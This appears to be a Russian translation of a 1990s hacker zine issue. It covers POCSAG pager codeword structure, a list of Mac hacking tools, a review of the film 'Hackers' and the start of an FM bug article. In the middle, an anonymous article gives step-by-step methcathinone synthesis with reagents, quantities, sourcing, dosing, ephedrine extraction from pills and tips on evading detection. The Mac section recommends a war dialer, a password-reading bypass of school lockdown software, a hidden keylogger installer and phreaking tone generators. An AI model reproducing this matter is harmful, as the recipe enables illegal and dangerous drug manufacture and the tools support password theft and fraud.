Пакет состоит из кода синхронизации кадра и 8 кадров по два адресных кодовых слова (итого 16 адресных кодовых слов на пакет). Для поддержания корректной структуры каждый кадр заполняется двумя адресными, двумя холостыми или двумя кодовыми словами сообщения — либо любой допустимой их комбинацией.

Структура кода синхронизации кадра

Код синхронизации кадра (FS) — уникальное зарезервированное слово, обозначающее начало каждого пакета. Он состоит из 32 бит:

```
01111110011010010000101011011000
```

Альтернативные коды синхронизации кадра (опционально)

Альтернативный код синхронизации кадра (AFS) может быть выбран для поддержки специальных систем или систем с повышенными требованиями к кодированию. AFS формируется так же, как адресное кодовое слово (т.е. кодовое слово BCH с битами чётности). Стандарт POCSAG зарезервировал для AFS специальные кодовые слова в диапазоне от 2 000 000 до 2 097 151. Использование AFS требует поддержки со стороны пейджинговой системы. При использовании AFS программатор переключается на кадр 0, поскольку информация о кадре в AFS не включается. AFS следует использовать с адресом 1, чтобы биты 20 и 21 были равны 0.

Структура адресного кодового слова

Первый бит (бит 1) адресного кодового слова всегда равен нулю. Биты со 2 по 19 — адресные биты; пейджер анализирует их для определения собственного уникального адреса. Каждое кодовое слово POCSAG способно передавать адресную информацию для четырёх различных источников вызова (адреса 1–4), определяемых комбинациями значений битов 20 и 21 (биты идентификатора источника). Биты с 22 по 31 — биты проверки чётности, бит 32 — бит чётности.

```
          BIT 20      BIT 21
  Address 1   0           0
  Address 2   0           1
  Address 3   1           0
  Address 4   1           1
```

В кодовой заглушке предварительно закодированы три бита, обозначающие положение кадра внутри пакета, в котором пейджер должен принимать свой адрес; декодер ищет адрес именно в кодовых словах этого кадра. Во время всех остальных кадров питание приёмника отключается, что продлевает срок службы батареи пейджера.

Кодовая ёмкость

Комбинация трёх предварительно закодированных битов положения кадра и 18 адресных битов адресного кодового слова обеспечивает более двух миллионов различных назначаемых кодов. В этой комбинации биты положения кадра являются наименее значимыми, а адресные биты — наиболее значимыми.

Структура кодового слова сообщения

Кодовое слово сообщения всегда начинается с 1 в бите 1 и следует непосредственно за адресом. Каждое кодовое слово сообщения замещает адресное кодовое слово в пакете.

Структура холостого кодового слова

Холостое кодовое слово — уникальное зарезервированное слово, используемое вместо адреса в любом кадре, который иначе не был бы заполнен 64 битами. Если кадр содержит только адрес, холостое кодовое слово состоит из 32 бит:

```
01111010100010011100000110010111
```

Символы POCSAG

[Таблица из 15 записей символов и их HEX-кодов — опущена]

Хакинг на Macintosh

Автор: Logik Bomb

"My fellow astronauts..."
— Dan Quayle

Двое людей написали Erik Bloodaxe с вопросами о хакинге на Mac — особенно о war-диалерах — и каждый раз он оскорблял Mac и пытался уговорить кого-нибудь написать файл на эту тему. Никто так и не взялся. Видимо, придётся мне.

Сначала немного о Macintosh. Steve Jobs и Steve Wozniak, создатели Apple и Macintosh, были пойманы за фрикингом ещё в колледже. Apple IIe был практически повсеместно распространён среди хакеров. Так почему же Mac вышел из моды в хакерских кругах? Всё просто: потому что он вышел из моды вообще. Apple облажалась, отказавшись лицензировать MacOS производителям клонов. В результате 80% персональных компьютеров работает под DOS, а Macintosh оказался в меньшинстве. К тому же пользователи DOS-совместимых машин, и хакеры в особенности, видят в пользователях Mac кучку нытиков, переплативших за компьютер и от этого вечно занимающихся самозащитой. Решение — просто не быть мудаком. Я понимаю, каждого пользователя Mac бесит читать статьи о новых «передовых» функциях Windows 95 вроде plug-and-play, которые на Macintosh появились ещё в 1984 году. Но просто терпите. Для утешения: многие пользователи IBM-совместимых машин (огромный оксюморон, между прочим) тоже ненавидят Windows.

Ну, а теперь — к программному обеспечению.

Assault Dialer 1.5

Assault Dialer, созданный Crush Commando, — это лучший Mac war-диалер, аналог ToneLoc для Mac. Интерфейс страшноватый, но лучшего на сегодня нет. Это преемник предыдущего war-диалера Holy War Dialer 2.0. Единственным реальным конкурентом Assault Dialer считается Tyrxis Shockwave 2.0, но мне удалось раздобыть лишь версию 1.0, которая хуже Assault Dialer — так что ваш лучший выбор сейчас именно он.

MacPGP 2.6.2 и PGPfone 1.0b4

MacPGP — это порт знаменитого PGP (Pretty Good Privacy) для Macintosh. Этот файл не о криптографии, так что если хотите узнать про PGP — читайте чёртовую документацию, идущую с программой. Однако, как ни странно, Phil Zimmerman выпустил PGPfone — утилиту для шифрования телефонных разговоров и превращения линии в защищённую — _сначала_ для Mac. Не знаю почему и ещё не тестировал, но идея крутая. Если PGP не посадит Zimmerman за решётку, это точно посадит.

DisEase 1.0 и DisEase 3.0

Школы и обеспокоенные родители всегда сталкивались с одной проблемой. Школа не может позволить ученикам удалять содержимое жёсткого диска, а родители не хотят, чтобы дети смотрели закачанные ими пикантные картинки. Поэтому Apple выпустила At Ease — операционную систему, работающую поверх System 7, примерно так же, как Windows работает поверх DOS. Однако At Ease я терпеть не могу. В ней раздражает всё — от экрана а-ля Fisher-Price до интерфейса. Многих других она тоже раздражает. Поэтому было лишь вопросом времени, когда кто-то напишет программу для её обхода. Первой стала DisEase 1.0 — небольшая программа некоего Omletman, которая обходила At Ease, если загрузить дискету с ней и шесть раз кликнуть

мышью. Omletman доработал этот подход и в итоге выпустил версию 3.0 (свидетельств существования версии 2.0 я так и не нашёл). В 3.0 появились такие возможности, как чтение файла настроек для получения пароля — можно заменить раздражающее приветствие, которое учителя всегда выставляют, на что-нибудь зловещее. Единственная проблема 3.0 в том, что некоторые конфигурации At Ease разрешают читать с дисков только документы, но не приложения — в таком случае DisEase 3.0 просто не появится на экране. Однако с версией 1.0 открывать приложение не нужно: достаточно шести кликов, чтобы попасть в Finder. Затем 3.0 поможет прочитать пароли.

Invisible Oasis Installer

Oasis — это кейлоггер, позволяющий узнавать пароли. В оригинальном Oasis его нужно было положить в папку Extensions и сделать невидимым с помощью ResEdit, что занимает время. Invisible Oasis Installer устанавливает его куда нужно и автоматически скрывает.

> *"So everything's wrapped up in a nice neat little _package_, then?"*
> *— Homer Simpson*

Anonymity 2.0 и Repersonalize 1.0

Anonymity версии 1.2 — довольно старая программа забытого авторства, лучший из доступных инструментов для изменения data fork. Она удаляла персонализацию программ. Около 1990 года некто по имени the Doctor выпустил версию 2.0 с рядом улучшений. Repersonalize создана в 1988 году (как же стары Mac-хакерские программы!) и сбрасывала персонализацию в некоторых продуктах Microsoft и Claris, позволяя ввести другое имя. Не знаю, работает ли она с Microsoft Word 6.0.1 и более свежими программами, но меня это не особо беспокоит: я пользуюсь Word 5.1a и в ближайшее время обновляться не собираюсь.

Phoney (он же Phoney4Mac)

Phoney — отличная программа, эмулирующая тоны Blue Box, Red Box, Black Box и Green Box. Существует также Phoney4Newton — то же самое для самого портативного из компьютеров, Newton.

Это всё, что я собирался рассмотреть в этом файле в части Mac-хакерских программ. Наверное, вы захотите узнать, где всё это найти, — вот все известные мне Mac-хакерские ftp- и веб-сайты:

Space Rogue's Whacked Mac Archives (http://l0pht.com/~spacerog/index.html)
Этот сайт, которым управляет Space Rogue, — Mac-архив L0pht Heavy Industries. Вероятно, это крупнейший и лучший архив Mac-хакерского программного обеспечения в интернете. Проблема в том, что он не рассчитан более чем на двух анонимных пользователей одновременно: если вы не платите за членство в L0pht, попасть в архив практически невозможно. Я пробовал вставать в 4:30 утра, думая, что в здравом уме в такое время никто не бодрствует, — но там всегда каким-то образом оказываются двое людей из Исландии, Сингапура или ещё откуда-нибудь.

The Mac Hacking Home Page (http://www.aloha.com/~seanw/index.html)
Сайт выглядит неприметно, и очевидно, что его владелец Sean Warren ещё учится HTML, но ресурс надёжный и является неплохим архивом. Он продолжает расти, вероятно потому, что это один из немногих Mac-хакерских сайтов в интернете, куда кто угодно может зайти и загрузить файлы.

**Kn0wledge Phreak ** (http://www.uccs.edu/~abusby/k0p.html)
Отличный сайт с большим количеством хороших программ. Но есть подвох: его владелец Ole Buzzard берёт файлы со своей BBS. Поэтому многие из лучших файлов заперты на k0p BBS, и те, кто не может оплатить межгород, до них не доберутся.

Bone's H/P/C Page o' rama — часть домашней страницы Cyber Rights Now!
(http://www.lib.iup.edu/~seaman/index.html)
Это едва ли Mac-хакерский сайт — скорее просто хакерский, — и Mac-файлов здесь очень мало, часть из которых труднодоступна. Впрочем, Bone могут отчислить из-за длинной истории, связанной с AOHell, так что страница может исчезнуть. Хотя кто знает.

> *"We predict the future. We invent it."*
> *— Безымянный правительственный тип из сезонной премьеры _The X-Files_*

Andy Ryder
Netsurfer and Road Warrior on the Info Highway
I've pestered Bruce Sterling _and_ R.U. Sirius!
As mentioned in the alt.devilbunnies FAQ, part I (Look it up!)
Once scored 29,013,920 points on Missile Command

> *"This Snow Crash thing- is it a virus, a drug, or a religion?"*
> *— Hiro Protagonist*
> *"What's the difference?"*
> *— Juanita Marquez*
>
> *"...one person's 'cyberpunk' is another's everyday obnoxious teenager with some technical skill thrown in..."*
> *— Erich Schneider, "alt.cyberpunk Frequently Asked Questions List"*
> *"More than _some_ technical skill."*
> *— Andy Ryder*

Меткатинон: синтез в домашних условиях

Автор: Anonymous

Это, пожалуй, наркотик, наиболее простой в домашнем синтезе. По структуре, эффекту и применению он очень близок к метамфетамину. Типичная доза — от 20 до 60 мг. Начинайте с малого. Cat можно принимать перорально (добавьте 10 мг) или через слизистые оболочки (назально).

Ингредиенты

• Таблетки для похудения или бронходилататоры (1000 шт.), содержащие по 25 мг эфедрина
• Хромат или дихромат калия (легко достать в химлаборатории; оранжевый/красный цвет)
• Концентрированная серная кислота
• Соляная кислота или техническая соляная кислота (муриатическая) — продаётся в магазинах бассейнов и строительных магазинах как средство для очистки бетона
• Гидроксид натрия — строительные магазины; он же щёлочь (lye)
• Толуол — строительные или малярные магазины

Лабораторное оборудование

• Трёхгорлая колба объёмом 1 л — возьмите в школе или купите в Edmund's Scientific (~$20)
• Делительная воронка 125 мл — там же
• Стеклянные трубки — там же
• Воронка Бюхнера — труднодоступный предмет, но в большинстве школ есть хотя бы одна. Обычно из белого фарфора или пластика, похожа на воронку с плоским диском внизу и множеством отверстий
• Аспиратор или вакуумный насос — любой каталог лабораторного оборудования, около $10

Сноска об Edmund's Scientific Co. (Нью-Джерси): обратите внимание на их зал «Lab Surplus/Mad Scientist». Цены поражают. Заведение определённо рекомендуется для посещения всем, кто проезжает через Нью-Джерси. Находится в Barrington, примерно в 30 минутах от центра Филадельфии.

Всё вышеперечисленное можно приобрести в «The Al-Chymist». Телефон: (619)948-4150. Адрес: 17525 Alder #49, Hesperia, Ca 92345. Позвоните и запросите каталог.

Основная часть этой статьи заимствована из третьего издания «Secrets of Methamphetamine Manufacture» Uncle Fester — проверенный метод, опробованный многими людьми.

M E T H C A T H I N O N E

K I T C H E N I M P R O V I S E D C R A N K

Последним дизайнерским вариантом молекулы амфетамина, получившим широкую известность, стал меткатинон, широко известный как cat. Это вещество разительно напоминает активный ингредиент листьев дерева кат, которые телевизионные «борцы с наркотиками» считают причиной превращения миролюбивых сомалийцев в психопатов-убийц. Активный ингредиент листьев ката — катинон — соотносится с меткатиноном так же, как амфетамин соотносится с метамфетамином. Меткатинон получают окислением эфедрина, тогда как мет получают восстановлением эфедрина.

По многим параметрам эффект меткатинона схож с метамфетамином. Учитывая лёгкость синтеза и очистки, он производит весьма приятное впечатление. Главные отличия кайфа от мета и меткатинона — продолжительность действия и ощущения в теле. После большой дозы меткатинона можно рассчитывать на возможность заснуть примерно через 8 часов. С другой стороны, у меня складывается отчётливое ощущение, что вещество заметно повышает артериальное давление. Людям со слабым сердцем или сосудами этот препарат может быть опасен. Будьте предупреждены!

Лучшим окислителем для синтеза cat служит хром в степени окисления +6. Подойдут любые распространённые соли шестивалентного хрома: триоксид хрома (CrO3), хромат натрия или калия (Na2CrO4), дихромат натрия или калия (Na2Cr2O7). Все эти химикаты широко доступны. Триоксид хрома применяется в больших количествах в хромировании; хроматы используются в кожевенном производстве.

Для синтеза меткатинона химик начинает с водного экстракта таблеток эфедрина. Концентрация реагентов в данном случае некритична, поэтому удобнее всего использовать водный экстракт таблеток непосредственно после фильтрации, не выпаривая воду. (Процедура извлечения эфедрина из таблеток описана в разделе «Глава 15» ниже.)

Водный экстракт из 1000 таблеток эфедрина помещается в любую удобную стеклянную ёмкость (лучше всего подойдёт большой мерный стакан с носиком). Добавляется 75 г любого из упомянутых хромовых соединений +6 — они довольно легко растворяются с образованием красноватого или оранжевого раствора. Затем добавляется концентрированная серная кислота: 21 мл для CrO3 или

42 мл для хроматов. Ингредиенты тщательно перемешиваются и оставляются на несколько часов при периодическом помешивании.

По истечении нескольких часов в смесь добавляется раствор щёлочи до выраженной щелочной реакции при интенсивном перемешивании. Затем смесь переливается в делительную воронку, добавляется несколько сотен мл толуола. Энергичное встряхивание, как обычно, экстрагирует cat в толуольный слой (он должен быть прозрачным или светло-жёлтым; водный слой — оранжевым с зеленью, причём зелёный осадок может оседать тяжёлым шламом). Водный слой выбрасывается, толуольный слой с cat промывается водой и переливается в стакан. Через толуол пропускается сухой газ HCl (процедура описана в разделе «Глава 5» ниже) для получения белых кристаллов cat. Выход — 15–20 граммов. Реакция легко масштабируется.

Глава 15 (фрагмент): Извлечение чистого эфедрина из таблеток-стимуляторов

P R O C E D U R E F O R O B T A I N I N G P U R E E P H E D R I N E
F R O M S T I M U L A N T P I L L S

В современных условиях снабжения химикатами лучшие маршруты синтеза мета начинаются с эфедрина. Наиболее легкодоступный источник эфедрина — так называемые таблетки-стимуляторы или бронходилататоры, доступные по почте за небольшие деньги, — далеки от чистого исходного материала. К счастью, существует простой и малозаметный способ отделить наполнители от нужного активного вещества.

Беглый просмотр популярных журналов (например, New Body в GNC) показывает обилие рекламы от почтовых компаний, предлагающих «стимуляторы» или «бронходилататоры». Производитель самогонного мета может затеряться среди огромной массы людей, заказывающих эти таблетки ради раздражающего и тошнотворного кайфа от их прямого употребления. По имеющимся сведениям, в нескольких случаях ордера на обыск выдавались в отношении людей, заказавших очень большие партии, однако заказы в несколько тысяч штук, по всей видимости, проходят незамеченными. Если нужно больше — можно привлечь друзей.

Первое, на что обращаешь внимание при просмотре объявлений, — большое разнообразие предлагаемых таблеток. Если цель — превратить их в метамфетамин, большинство вариантов легко отсеять. Цветные таблетки сразу отклоняются: красители не должны попасть в продукт. Капсулы тоже отклоняются: вскрывать их по одной слишком трудоёмко. Крупные таблетки следует избегать из-за большого содержания наполнителя. Правильный выбор — белые «кресты» (white cross thins), предпочтительно с хлоридом эфедрина (а не сульфатом), поскольку HCl-соль применима в большем числе маршрутов восстановления.

Получив нужное количество таблеток, их необходимо взвесить — это даст представление о соотношении наполнителя и активного вещества. Поскольку каждая таблетка содержит 25 мг эфедрина HCl, флакон на 1000 штук содержит 25 г активного вещества. Хорошие марки белых «крестов» дают 33–40% активного вещества. При полном извлечении 25 г эфедрина HCl достаточно для производства от 1/2 до 3/4 унции чистого мета.

Для извлечения эфедрина таблетки сначала измельчаются в мелкий порошок (блендер или кофемолка справятся отлично). Затем порошок из 1000 таблеток помещается в стеклянный стакан, добавляется около 300 мл дистиллированной воды. При постоянном помешивании содержимое медленно доводится до кипения на медленном огне. После закипания стакан снимается с огня и оставляется для отстаивания. Вода фильтруется через фильтровальную бумагу (фильтрат должен быть абсолютно прозрачным). Затем к осадку добавляется ещё 50 мл воды, снова нагревается с


помешиванием, фильтруется и смешивается с первым экстрактом. Осадок должен быть почти безвкусным и зернистым, а водный экстракт — очень горьким (это признак наличия эфедрина).

Отфильтрованную воду возвращают на плиту и выпаривают половину объёма. Далее воду лучше всего выпарить под вакуумом или в стеклянной форме для запекания в духовке при минимальной температуре с приоткрытой дверцей. В итоге на дне формы образуются сухие кристаллы эфедрина HCl, которые соскребаются лезвием бритвы. При желании их можно дополнительно подсушить в микроволновке.

Глава 5 (фрагмент): Получение газообразного HCl

Источником безводного хлористого водорода служит самодельная установка (рис. 1). Стеклянная трубка длиной около 18 дюймов изгибается нужным образом, один конец пропускается через однодырочную пробку. Оптимальная делительная воронка — 125 мл. Все соединения и пробки должны быть герметичными: давление внутри колбы должно выдавливать газ HCl через трубку.

В трёхгорлую колбу объёмом 1000 мл помещается 200 г поваренной соли, затем добавляется 25% концентрированная соляная кислота до нужного уровня. (Автор оригинала рекомендует кислоту лабораторного качества, сам составитель использует обычную техническую соляную кислоту для бассейнов.)




В делительную воронку помещается небольшое количество концентрированной серной кислоты (96–98%); при открывании кран пропускает 1 мл кислоты в колбу. Кислота обезвоживает соляную кислоту с образованием газа HCl, который давлением выталкивается через стеклянную трубку.

Стеклянная трубка опускается почти до дна колбы Эрленмейера с метамфетамином в растворителе. По мере необходимости в воронку добавляется серная кислота для поддержания потока газа (при остановке потока метамфетамин может закристаллизоваться внутри трубки и закупорить её).

Через минуту барботирования в растворе начинают появляться белые кристаллы — их становится всё больше. Зрелище захватывающее: за несколько минут раствор густеет до консистенции жидкой овсянки.

Теперь пора фильтровать кристаллы — работа для двоих. Колба с кристаллами снимается с источника HCl и временно откладывается; трёхгорлая колба слегка взбалтывается для равномерного распределения серной кислоты, после чего барботирование переключается на вторую колбу Эрленмейера. Пока она насыщается HCl, кристаллы из первой колбы фильтруются.



Установка для фильтрации: воронка Бюхнера со штоком, проходящим насквозь через резиновую пробку (метамфетамин растворяет резину и окрасил бы продукт в чёрный цвет); на плоское дно воронки укладывается фильтровальная бумага. Включается вакуум, кристаллы вливаются в воронку. Растворитель и незакристаллизовавшийся метамфетамин проходят через фильтр; кристаллы остаются в воронке в виде плотного кека. Около 15 мл растворителя выливается обратно в колбу Эрленмейера, встряхивается для суспендирования прилипших кристаллов и тоже вливается в воронку. Наконец, поверх кека выливается ещё 15 мл растворителя.

Вакуумный шланг отсоединяется, воронка Бюхнера вынимается из фильтровальной колбы. Весь отфильтрованный растворитель выливается обратно в колбу Эрленмейера и возвращается на источник HCl для дополнительного барботирования. Воронка Бюхнера возвращается в фильтровальную колбу. Вакуум включается вновь, верхняя часть воронки закрывается ладонью или кусочком латексной перчатки; вакуум удаляет большую часть растворителя из кека примерно за 60 секунд. Кек вытряхивается на стеклянную или фарфоровую тарелку (не пластиковую) переворачиванием воронки и лёгким постукиванием.

Процесс фильтрации продолжается поочерёдно для каждой колбы. Растворитель доливается для поддержания объёма около 300 мл. После примерно семи циклов барботирования каждой колбы кристаллы перестают выпадать — процесс завершён.

Если в качестве растворителя использовался эфир, кристаллические кеки на тарелках к этому моменту почти сухие: их разрезают на восьмые части, дают дополнительно подсохнуть, затем измельчают в порошок. При использовании бензола процесс занимает дольше; для ускорения сушки можно применять тепловые лампы, но не более сильный нагрев.

[Приведённый фрагмент главы 5 написан применительно к метамфетамину. В большинстве случаев слово «метамфетамин» можно заменить на «меткатинон», однако текст приведён в точном исходном виде.]

Рецензия на фильм «Хакеры» (Hackers)

Автор: Wile Coyote

Извини, может быть немного длинновато... Режь как хочешь, большая часть — просто поток сознания... Надеюсь, понравится.

Признаюсь: на фильм «Хакеры» я шёл предвзятым. Слышал, что он будет слабоват, — но разве это меня остановило? Нет, конечно. Я набрался смелости, подошёл к подруге и выпросил семь баксов :) Она и сама захотела посмотреть (и, увы, получила удовольствие... ну, что поделаешь с компьютерно безграмотными — или компьютерно незаконнорождёнными?). Итак, приступим.

Фильм

(Да, я собираюсь дать вам покадровый разбор. Говорите, не хотите, чтобы я раскрыл сюжет? Не волнуйтесь — раскрывать нечего! :) Шучу — идите смотреть, вдруг понравится...)

С первых же секунд меня ничто не впечатлило. Фильм начинается с рейда ФБР на ничего не подозревающего растяпу (который окажется главным героем, но об этом позже) по имени Zero Cool (можно сказать: «ЕЛ1ЕЕЕЕЕТ ВаРе3 Д00Д!!!!!!1!!!!!111!!!!»). Операторская работа — плохая. Актёрская игра — ещё хуже. Федералы врываются в дом по лестнице, пока какая-то дама (мама) смотрит с открытым ртом и бормочет что-то вроде «эй, прекратите это...» (неужели рейды выглядят вот так?.. Мне лично не довелось).

Дальше история такова: одиннадцатилетний мальчик создал компьютерный вирус, который он загружает, кажется, на Нью-Йоркскую фондовую биржу, и тот обваливает 1507 компьютеров. Потом — жалкая сцена суда, где мальчика приговаривают к семи годам условно с запретом пользоваться компьютером или телефоном с тональным набором. Год — 1988-й.

Время идёт. Теперь 1995 год, и многое изменилось (кроме мамы... хм...). Бывший хакер снова может пользоваться компьютером (день рождения, 18 лет) и каким-то образом оказывается прирождённым хакером: «голдом» (?) взламывает телестанцию, чтобы поменять программу (да, я знаю, что все вы суперэлитные хакеры взламываете телестанции, когда вам не нравится шоу Рики Лейк!). Пока он взламывает их супер-крутую систему (экран просто показывает цифры, ползущие вверх-вниз, как hex-редактор под кислотой), он вступает в «хакерскую дуэль» с другим хакером по имени Acid Burn (такого психоделичного «Интернета» я ещё не видел: масса высококлассной графики, нереалистично, но это Голливуд...). В итоге Acid Burn выгоняет его (он сменил ник на Crash Override — просто чтобы быть крутым, видимо). Ух, напряжённо... кхм...

Опишу вам хакера Crash Override. Он, несомненно, суперклёво-крут в высшей степени, потому что он (кое-как) атлетичен и носит ОЧЕНЬ забавную одежду, а CDC было бы о чём поговорить насчёт количества кожи на нём. И в довершение образа он — король роликовых коньков. Однако при всей этой крутости он никак не мог завести девушку — мы все скорбим о нём в молчании.

Crash появляется в школе и знакомится с Wonderchick (которая ТОЧНОТАКАЯЖЕКАКОН и, конечно, суперэлитная хакерша — она и есть Acid Burn, та самая, что выставила его с телестанции, спойлер). Чтобы попасть в один класс с Wonderchick, он взламывает школьный компьютер (это должен быть Cray, судя по высококлассной графике, которую он там поднимает) и переводится к ней на английский. Другой крутой хакер замечает его за компьютером и приглашает в элитный клуб хакеров (если хотите фильм, где слово «элит» употребляется миллион раз — вам в «Хакеры»...) с аппаратурой виртуальной реальности на миллион долларов и даже токен-фрикером, пытающимся red-box-нуть таксофон кассетным магнитофоном (ничего, что музыка гремит на 197 децибел — телефон всё равно улавливает тоны...).

Crash знакомится с k-rad хакерами: Cereal Killer (помесь Mork & Mindy с Dazed and Confused), Phantom Phreak (напоминает того гея из «Моей так называемой жизни» — может, это он и есть?) и Lord Nikon (токен-черный хакер; его суперсила — фотографическая память). Они обсуждают «псевдохакерские» темы, затем появляется лузер-варезник, пытающийся стать элитой. Он — практически единственный реалистичный персонаж фильма. Ведёт себя в точности как «Привет д00ды, мона мне тоже к0лидно?». Без конца твердит: «Мне нужен ник, тогда я стану элитой!»

(Почему он не может просто придумать себе ник — например, Мстительный Какашка — непонятно; его игра в ламера лучше, чем у детишек из Power Rangers). В итоге его «проверяют»: спрашивают, каковы четыре самых употребляемых пароля. По версии фильма: «love, sex, god, secret». (Хм... Я думал, Unix требует пароль длиной 6–8 символов...) Каким-то образом ламер залез в банк и поковырял банкомат в четырёх штатах; все хакеры отчитывают его за тупое хакинг из дома. (Если смотреть внимательно, то хакеры используют буквально каждый таксофон в городе — нет, ЭТО точно не подозрительно.) Затем разговор заходит о «взломе Gibson». (Мне сказали, что хотели использовать «взлом Cray», но Cray решила, что не хочет такой рекламы. В реальной жизни «Gibson» мне не встречался...) Говорят, что безопасность на Gibson мощнейшая, и если ламер взломает его, станет элитой.

По мере ооочень медленного развития сюжета (с линией «Crash любит Wonderchick, Wonderchick ненавидит Crash») ламер наконец взламывает Gibson с паролем God (логин вообще не требуется). Тут начинается настоящий сыр. Gibson — это полноценный мир виртуальной реальности с башнями и неоновыми молниями. Ламер взламывает мусорный файл (кстати, весь мир населён Маками — об этом позже). Это активирует сигнализацию (в мусоре скрыт секретный файл), и главный злодей, начальник безопасности по прозвищу Weasel, выходит на охоту. Он жмёт кнопки на неоново-трековой консоли, потом звонит «федералам» с запросом на трассировку. Те мгновенно находят парня, и он успевает скачать только половину файла.

(Спойлер: файл — это разновидность программы для накопления денег, подобной той, что члены LOD описывали когда-то в Phrack, — снимает деньги с каждой транзакции и кладёт их на другой счёт. Само собой, написал её сам Weasel, вот почему ему срочно нужно её вернуть.)

По ходу фильма хакеров продолжают ловить за подключение к Gibson, и они продолжают уходить. «Экшн» накаляется: Wonderchick и Crash ссорятся и устраивают хакерский конкурс по всему городу, стараясь как можно сильнее насолить одному конкретному федералу. Блестяще. Фильм проседает, когда на вечеринке у Wonderchick все обнаруживают крутой ноутбук. Они ощупывают машину с таким же жаром, с каким капитан Кирк сражался с клингонами, и актёрская игра красноречиво просит «положи ещё тридцать пять центов на следующие три минуты». Забавно слушать: они явно не понимали, что говорят. Вот цитата:

> *Вау, клёво, у него 28.8 bps модем! (Да, бит-в-секунду модем... Не Кбит/с, не сомневайся :) Интересно, где они раздобыли 0.8 бита?)*
>
> *Да! Клёво! Эй, а какой у него чип?*
>
> *P6! Втрое быстрее Pentium... Да, RISC — волна будущего...*

(Я смеялся в голос. Во-первых, это Mac: на крышке яблоко. Во-вторых, там стоит P6 — из какого сервера она его выдрала, страшно представить. Как она засунула его в ноутбук, не расплавив корпус — отдельная загадка: эти штуки очень горячие. И наконец, это *магический* P6, потому что у него RISC-кодирование...)

Я почти пожалел, что не остался до титров посмотреть строчку:

> *Technical advisor: None.... died on route to work...*

Наконец кто-то спрашивает о дисплее и выясняет: это... ACTIVE MATRIX! Крутяк!

Со своими магическими ноутбуками (у всех поголовно — и все Macintosh, хотя разных цветов; была одна классная прозрачная) хакеры наконец разбираются с украденным мусорным файлом при помощи hex-редактора или CAD-программы.

Ближе к финалу хакеры привлекают двух причудливо раскрашенных телефонных фрикеров, которые советуют разослать сообщение всем хакерам в сети — и вместе они задают серьёзного жару суперкрутому виртуально-реальному Gibson.

В итоге всех хакеров ловят, кроме одного: он захватывает все телевизионные станции мира и рассказывает полиции «правду». Полиция вежливо отпускает всех без необходимости доказывать подлинность улик.


Короче, фильм весьма слаб. Это типично голливудская красивая картинка, а не реальный портрет хакеров. Да, документалка про хакеров тоже бы скучала, но ПОЖАЛУЙСТА — хотя бы НЕМНОГО реализма для заземления. Мигающие, 64-миллионоцветные, полностью рендеренные картинки по всему экрану вместо простого # в нижней части — это уже перебор. При таком лёгком доступе ко всем компьютерам мира, как показано в фильме, хакером может стать кто угодно — вне зависимости от знаний, усердия или элементарного здравого смысла. Вот что по-настоящему его портит.

Надеюсь, рецензия понравилась!


Конструирование FM-жучка

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 4 of 18



PART II



Автор: Obi-1 — edjjs@cc.newcastle.edu.au

Введение

